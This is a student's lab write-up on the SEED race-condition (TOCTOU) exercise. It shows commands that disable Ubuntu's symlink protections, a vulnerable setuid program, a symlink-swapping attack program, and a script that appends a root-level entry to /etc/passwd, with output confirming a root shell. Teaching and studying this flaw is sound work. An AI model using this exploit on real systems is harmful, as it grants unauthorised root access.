KARTHIKEYAN G


Concepts on System Security
Lab 10 – Race Condition

Disabling Security Countermeasures in Ubuntu

Ubuntu includes built-in protections against race condition attacks, specifically restricting symlink usage. According to the documentation, **"symlinks in world-writable sticky directories (such as /tmp) cannot be followed if the user accessing them does not match both the symlink owner and the directory owner."**

Additionally, **Ubuntu 20.04 introduced a security mechanism that prevents the root user from modifying files in /tmp that belong to other users.**

To carry out this lab, these protections must be disabled. You can do this by running the following commands:



```
[03/23/25]seed@VM:~/.../Labsetup$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[03/23/25]seed@VM:~/.../Labsetup$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[03/23/25]seed@VM:~/.../Labsetup$ 
```

A Program with a Race Condition Vulnerability

The program below may appear harmless at first glance, but it contains a **race-condition vulnerability** that can be exploited.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
   char* fn = "/tmp/XYZ";
   char buffer[60];
   FILE* fp;

   /* get user input */
   scanf("%50s", buffer);

   if (!access(fn, W_OK)) {
       fp = fopen(fn, "a+");
       if (!fp) {
           perror("Open failed");
           exit(1);
       }
       fwrite("\n", sizeof(char), 1, fp);
       fwrite(buffer, sizeof(char), strlen(buffer), fp);
       fclose(fp);
   } else {
       printf("No permission \n");
   }

   return 0;
}
```

Understanding the Vulnerable Set-UID Program

The program in question is a **Set-UID** executable owned by **root**, designed to append user input to the file `/tmp/XYZ`. Since it runs with **root privileges** (i.e., its effective user ID is **0**), it has the ability to modify any file on the system.


To prevent unintentional overwriting of files owned by others, the program first **verifies whether the real user ID has permission to access `/tmp/XYZ`** using the `access()` function (Line ①). If access is granted, the program then **opens the file** (Line ②) and appends the user's input.

At first glance, this approach seems secure. However, it contains a **race condition vulnerability**:

- There is a **time gap** between the **permission check (`access()`)** and the **file being opened (`fopen()`)**.
- An attacker can **exploit this window** by **quickly replacing `/tmp/XYZ` with a symbolic link** to a **protected system file** (e.g., `/etc/passwd`).
- If successful, the program—running with **root privileges**—will append user input to `/etc/passwd`, potentially allowing the attacker to **gain root access**.

Setting Up the Set-UID Program

To turn the compiled program into a **Set-UID** executable with **root ownership**, the following commands are used:



```
[03/23/25]seed@VM:~/.../Labsetup$ gcc vulp.c -o vulp
[03/23/25]seed@VM:~/.../Labsetup$ sudo chown root vulp
[03/23/25]seed@VM:~/.../Labsetup$ sudo chmod 4755 vulp
```

Task: Launching the Race Condition Attack

Attack program

```
#include <unistd.h>

int main()
{
   while(1) {
      unlink("/tmp/XYZ");
      symlink("/dev/null", "/tmp/XYZ");
           usleep(1000);


           unlink("/tmp/XYZ");
      symlink("/etc/passwd", "/tmp/XYZ");
      usleep(1000);
   }

   return 0;
}
```

This program repeatedly **deletes (`unlink`) and recreates (`symlink`)** the file `/tmp/XYZ`, alternating its target between **`/dev/null`** and **`/etc/passwd`**. The objective is to **exploit a Time-of-Check to Time-of-Use (TOCTOU) vulnerability** in a program that writes to `/tmp/XYZ`. By timing the attack correctly, the program can trick the vulnerable application into **modifying `/etc/passwd` instead of `/tmp/XYZ`**, potentially leading to **privilege escalation**.

The **`usleep(1000)`** function introduces a **brief delay** between operations, increasing the likelihood of successfully swapping the symlink at the critical moment when the target program accesses `/tmp/XYZ`. If executed precisely, this could result in unauthorized modifications to `/etc/passwd`, allowing the attacker to gain elevated privileges.

target_process.sh


```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
  echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
  new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```


This Bash script **continuously monitors** `/etc/passwd` by repeatedly checking its file attributes using **`ls -l /etc/passwd`**. As long as no changes are detected, it repeatedly injects a **new root user entry** into `./vulp`, a vulnerable program that writes data to `/tmp/XYZ`.

If the **TOCTOU (Time of Check to Time of Use) exploit** is successful and `/tmp/XYZ` has been symlinked to `/etc/passwd`, the script will detect the modification and stop execution. This could result in the **creation of a root user**, potentially granting the attacker **elevated privileges**.

.




```
[03/23/25]seed@VM:~/.../Labsetup$ gcc attack.c -o attack
[03/23/25]seed@VM:~/.../Labsetup$ ./attack
```



```
[03/23/25]seed@VM:~/.../Labsetup$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[03/23/25]seed@VM:~/.../Labsetup$ cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[03/23/25]seed@VM:~/.../Labsetup$
```

The attack successfully altered `/etc/passwd`, creating a **new root-level user (`test`)**. The repeated **"No permission"** errors suggest multiple failed attempts before the privilege escalation was ultimately achieved.



```
[03/23/25]seed@VM:~/.../Labsetup$ su test
Password:
root@VM:/home/seed/Downloads/Labsetup# whoami
root
root@VM:/home/seed/Downloads/Labsetup#
```

The attack succeeded, granting the user **`test`** root privileges, as confirmed by the **`whoami`** command output displaying **`root`**. This verifies that privilege escalation was achieved by modifying **`/etc/passwd`**.